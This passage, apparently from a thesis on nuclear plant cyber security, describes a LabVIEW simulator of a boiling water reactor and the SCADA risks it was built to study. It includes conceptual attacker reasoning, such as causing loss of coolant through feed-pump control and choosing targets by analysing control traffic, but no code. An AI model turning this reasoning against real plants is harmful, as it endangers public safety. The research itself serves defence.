


Figure 2.3 Pressurized Water Reactor (PWR) diagram

2.3.3. Possible Attack Consequences

As opposed to conventional fossil fuel, which can be completely shut off by simply turning off the fuel supply, the fuel for a nuclear power plant is “kept” in the core before it needs refueling (within one to two years). The reaction rate in a nuclear power plant is controlled to maintain criticality (sustained chain reaction) as the fuel burns. Furthermore, even when a nuclear plant is shut down, radioactive decay still occurs and some amount of heat continues to be generated. This decay heat must be removed or the reactor core will melt, causing a situation similar to the accident at the Three Mile Island Unit 2 (TMI-2) nuclear power plant near Middletown, Pennsylvania, on March 28, 1979, or more recently at some of the plants at Fukushima, Japan [15]. In the case of TMI-2, a partial meltdown of the reactor core was caused by a series of events including operator errors, design flaws and malfunctioning equipment. Fortunately, only a small amount of radiation was released and there were no casualties. Because of this accident, the U.S. Nuclear Regulatory Commission (NRC) increased safety and oversight requirements for nuclear power plants. The fear is that a hypothetical cyber attacker can recreate the situation that was inadvertently created by an unfortunate set of events by taking advantage of vulnerabilities in SCADA system of digitally controlled NPPs.

SCADA-type systems are responsible for controlling heat removal and handling other normal and emergency situations in the nuclear power plant. Therefore, any interference with the operation of the SCADA system can have dramatic and dangerous consequences. Another troubling situation is spent nuclear fuel, which also contains the radioactive products of the fission process. This spent fuel can be reprocessed to produce new fuel rods or it can be stored in pools in nuclear power plants. When stored in a pool

on site, it must be cooled for nearly five years before it can be moved to dry storage on site, or to off-site locations. Vulnerabilities in the cooling system of the spent fuel pool may also become target of cyber attacks.

CHAPTER 3

RELATED WORK

This work has benefitted from related work on cyber security for power grids, cyber attack detection techniques for computer networks, and both general and specific techniques that target critical infrastructure protection. Some of these are briefly described below.

3.1. Cyber Security for the Power Grid

Power grids are undergoing a revolutionary transition evolving into “smart grid”. The new generation of power grids requires new computer technologies, networked control and SCADA system, but use of these technologies is associated with a drawback. A power grid has a large number of switches that affect the way power is routed and distributed within various component systems. These switches are often controlled remotely through SCADA (but can also be switched manually). Changing the status of the switching devices in a substation allows some interesting attack scenarios from an intruder’s point of view. A denial of service attack on the controlling relay would cause a failure in reporting the proper state in time (and might require manual intervention). Even more serious, a buffer-overflow in a networked device (allowing execution privileges) can allow an attacker to black-out a feeder or overload a transformer. The latter is a very serious attack as transformers are expensive and hard to replace [16-18].

Trustworthy Cyber Infrastructure for the Power grid (TCIPG) is a project at the University of Illinois with the intent to address the new vulnerabilities in the power grid. TCIPG is focused on securing the low-level devices, communications, and data systems

that make up the power grid, to ensure trustworthy operation during normal conditions, cyber-attacks, and/or power emergencies [16, 18]. Davis and others developed a testbed to determine the vulnerabilities of the power grid and simulate different cyber attack scenarios [18]. Bergman and Nicol presented Virtual Power System Testbed (VPST) to explore performance and security of Supervisory Control and Data Acquisition (SCADA) protocols and equipment [17].

3.2. Cyber Attack Detection

Currently, there are two approaches to detect cyber attacks. First, Host Intrusion Detection Systems which reside on, and monitor an individual host machine. There are a number of system characteristics that a host intrusion detection system can utilize in collecting data: including, file system changes, network events, and system calls, with some modification of the host's kernel [3, 19]. Secondly, Network Intrusion Detection Systems, a network cyber attack detection system, monitors the packets that traverse a given network link, by analyzing the characteristics of the network traffic, which can identify the cyber attack [3, 20, 21, 22].

Rrushi developed intrusion detection models. These do not include dynamical models of the process control system. Further research on dynamical system models used in control theory as a tool for specification based intrusion detection systems are needed [4].

CHAPTER 4

SIMULATION AND MODELING

In this work, a testbed has been developed to simulate cyber attacks scenarios and model the control system and the physical operations in the nuclear power plant. The testbed includes a nuclear reactor simulator, which is a TCP/IP network application that simulates a typical Boiling Water Reactor (BWR).

A LabVIEW application was developed to simulate the existence of a large set of the physical components of a nuclear power plant. Figure 4.1 shows the schematic diagram of the integrated testbed. The Figure shows the physical components and the cyber components. The two interact closely with each other. A remote access from public or enterprise to the SCADA system may provide the cyber part access to measurement data from the physical plant, and deliver the control data from the cyber part to the physical part.




Figure 4.1 Nuclear power plant model that is used to develop the testbed. (The top left image is adapted from Ref. [23].)

The SCADA system in the nuclear power plant plays a critical role in the control room of the nuclear reactor. It controls the control rod sequence, neutron monitoring, core cooling, turbine generator, feedwater control, and other important processes and equipment. For example, the rate of neutron production in the fuel region is determined by the SCADA system upon receiving signals that are transmitted by detectors located within the reactor core. The sensing capabilities of these sensors are based on physical processes occurring in the reactor.

Technically a successful implementation of cyber attacks on a nuclear power plant requires the identification of a defined SCADA system, which controls a target nuclear power plant component and contains the knowledge of the operation of this SCADA system on the target nuclear power plant component. For example, an attack

carried out to cause a loss of reactor coolant requires the identification of one or more SCADA systems which implement control functions on reactor feed pumps. These feed pumps make the water flow through the reactor vessel. Attackers can acquire information on target nuclear power plant components through analyses of control traffic flowing over process control networks. By identifying the values of control variables such as neutron population, temperature, pressure, power level, reactivity, etc., and the valves, pumps, circuit breakers, motors, etc., which are used by SCADA systems in monitoring and operating the plant, attackers can derive the aforementioned information necessary for a target selection.

We present the details of the testbed architecture and implementation in section 4.1, and in section 4.2 we discuss the attacks scenario and implementation.

4.1. Testbed Architecture

The testbed has three components: nuclear reactor simulator, client –server protocol and wide area network. The nuclear reactor simulator is network application that simulates the nuclear reactor and consists of two parts. The first part simulates the control room and the second one simulates the reactor core. The simulator uses the TCP/IP (client-server) network protocol for communication. The wide area network provides the communication infrastructure for the simulator.

4.1.1. Nuclear Reactor Simulator

A nuclear reactor simulator has been developed using LabVIEW to mimic and analyze a nuclear reactor. The simulator consists of two parts: client side and server side. The client side simulates the control room and the server side simulates the reactor core. Figure 4.2 shows the simulation environment in which the simulator shows the client and server running simultaneously while utilizing a wide area network for communication. This is a TCP/IP simulator. Initially the system runs with default configuration where the control signal is set to an initial value. The client sends the control signals value to the server, and then on the server side, these control signals are used as inputs to solve a mathematical model of the nuclear reactor. The results of the solution are returned from the server to the client, and are displayed in the graphical user interface. For each time step, the loop is repeated until the end of the pre-specified simulation time.




Figure 4.2 Client-Server architecture

The nuclear reactor simulator solves a mathematical model of a BWR that contain the very basic but essential processes that control the dynamic behavior of the BWR. The simplest logical model that retains the essential physical processes controlling the

dynamic behavior of a BWR contains a one-point representation of the reactor kinetics, a one-node representation of the heat transfer process in the fuel, and a two-node representation of the channel thermal hydraulics to account for the void reactivity feedback. These processes can be combined to form the closed-loop model shown in the block diagram.




Figure 4.3 Block diagram of the reduced-order model [24]

In the time domain, the mathematical description of the closed loop can be represented by the following system of ordinary differential equations [24-26],

Forward Loop:

$$\frac{dn(t)}{dt} = \frac{\rho(t) - \beta}{\Lambda} n(t) + \lambda c + \frac{\rho}{\Lambda} \quad (1)$$

$$\frac{dc(t)}{dt} = \frac{\beta}{\Lambda} n(t) - \lambda c \quad (2)$$

Feedback Loop:

$$\frac{dT(t)}{dt} = a_1 n(t) - a_2 T(t) \quad (3)$$

$$\frac{d^2 \rho_\alpha(t)}{dt^2} + a_3 \frac{d\rho_\alpha}{dt} + a_4 \rho_\alpha = KT(t) \quad (4)$$

$$\rho(t) = \rho_\alpha(t) + DT(t) \quad (5)$$

where:

$n(t)$ = Excess neutron density normalized to the steady-state neutron density

$c(t)$ = Excess delayed neutron precursor concentration, also normalized to the steady-state neutron density

$T(t)$ = Excess average fuel temperature

$\rho_\alpha(t)$ = Excess void reactivity feedback

β = Delayed precursor fraction

λ = Decay constant

Λ = Neutron generation time

D = Doppler reactivity coefficient

Equations (1) and (2) represent the forward loop and correspond to the point kinetics approximation of the neutron dynamics. The feedback loop is formed by equations (3), (4), (5). Equation (3) results from a one-node expansion of the heat transfer equation in the fuel. Equation (4) is an approximation to the dynamics of the flow channel; it relates the change in reactivity to changes in void reactivity.

The parameter K , which is proportional to the void reactivity coefficient, the fuel heat transfer coefficient and the fuel heat transfer coefficient, control the gain of the

feedback and, thus, define the stability of this reactor model. The value of k_0 given in Table 4.1 is the critical value above which the model becomes unstable. By artificially increasing the value of the K above k_0 , the model can be made unstable and can be used to study the BWR dynamic behavior in the regime where the reactor is unstable. Table 1 below shows the default values of the model parameters that are used in this work [23, 25].

Table 4.1 Model Parameters [23]

Parameter	Value	Units
a_1	25.04	K.s^{-1}
a_2	0.23	s^{-1}
a_3	2.25	s^{-1}
a_4	6.82	s^{-2}
k_0	$-3.70 \cdot 10^{-3}$	$\text{K}^{-1}.\text{s}^{-2}$
D	$-2.52 \cdot 10^{-5}$	K^{-1}
β	0.0056	---
Λ	$4.00 \cdot 10^{-5}$	s^{-1}
λ	0.08	s^{-1}

4.1.1.1. Client Side

The client side provides a graphical user interface that offers several functions that mimic real world operations of the nuclear power plant. In addition, it provides a graphical view of different state variable of the nuclear power plant. The information used to drive the display is obtained via TCP/IP from the server side (reactor core). This approach mimics a control room display that is obtaining SCADA data from the nuclear power plant over a communications network.

The ability to control, rather than simply view, power system elements is also a key component of real nuclear power plant operations. The client side supports control

actions, such as moving the control rod, and it provides a simple display of data associated with parameters controlled by the operator. All state variable data displayed on the client side must first be communicated over the network from the server to the client. This decoupling of the display (the control room) from the data source (the reactor core) enables independent modification and testing of the display, communications networks, and power plant without affecting other components of the testing environment.

The client sends control signals to the server side through a TCP connection. *TCP open* connection is a command that has two requirements: a port number and an IP address. The IP address specifies the machine being used and the port number specifies the application that is being run on the machine. Likewise, the application (server) is responsible for receiving the command from the client side. After the connection setup, the client sends a command using the *TCP write* to the server side. On the server side, this command will be used as input to solve the mathematical model, and after that, the client will read the response (solution result) using the *TCP read* command. At this point the data is available on the client side and ready to be viewed on charts by the operator. Figure 4.4 illustrates the protocol that uses the control data to generate the state data.




Figure 4.4 Client side Transmission Control Protocol (TCP) configuration

The client side consists of two parts: the first one is the control panel (graphical user interface) which allows the operator to configure the simulator and send control signals; the second part is the SCADA which operates behind the GUI allowing the operator to control the nuclear reactor.




Figure 4.5 Client side – program settings tab in the control panel

Figure 4.5 shows the control panel part of the client side. It shows the program setting tab in the control panel that allows the operator to identify the IP address of the remote machine that run the server part of the simulator. The control signals tab allow the operator to send different values of the reactivity which simulate moving the control rod in order to increase or decrease the power level as shown in Fig.4.6.




Figure 4.6 Client side – control signal tab in the control panel

The second part on the client side consists of the SCADA, which includes four windows that allow the operator to monitor the state of the nuclear reactor. The four windows show the reactor power level, temperature level, reactivity and precursor concentration, respectively.




Figure 4.7 Client side reactor power tab in the SCADA panel




Figure 4.8 Client Side temperature level tab in the SCADA panel




Figure 4.9 Client side reactivity tab in the SCADA panel

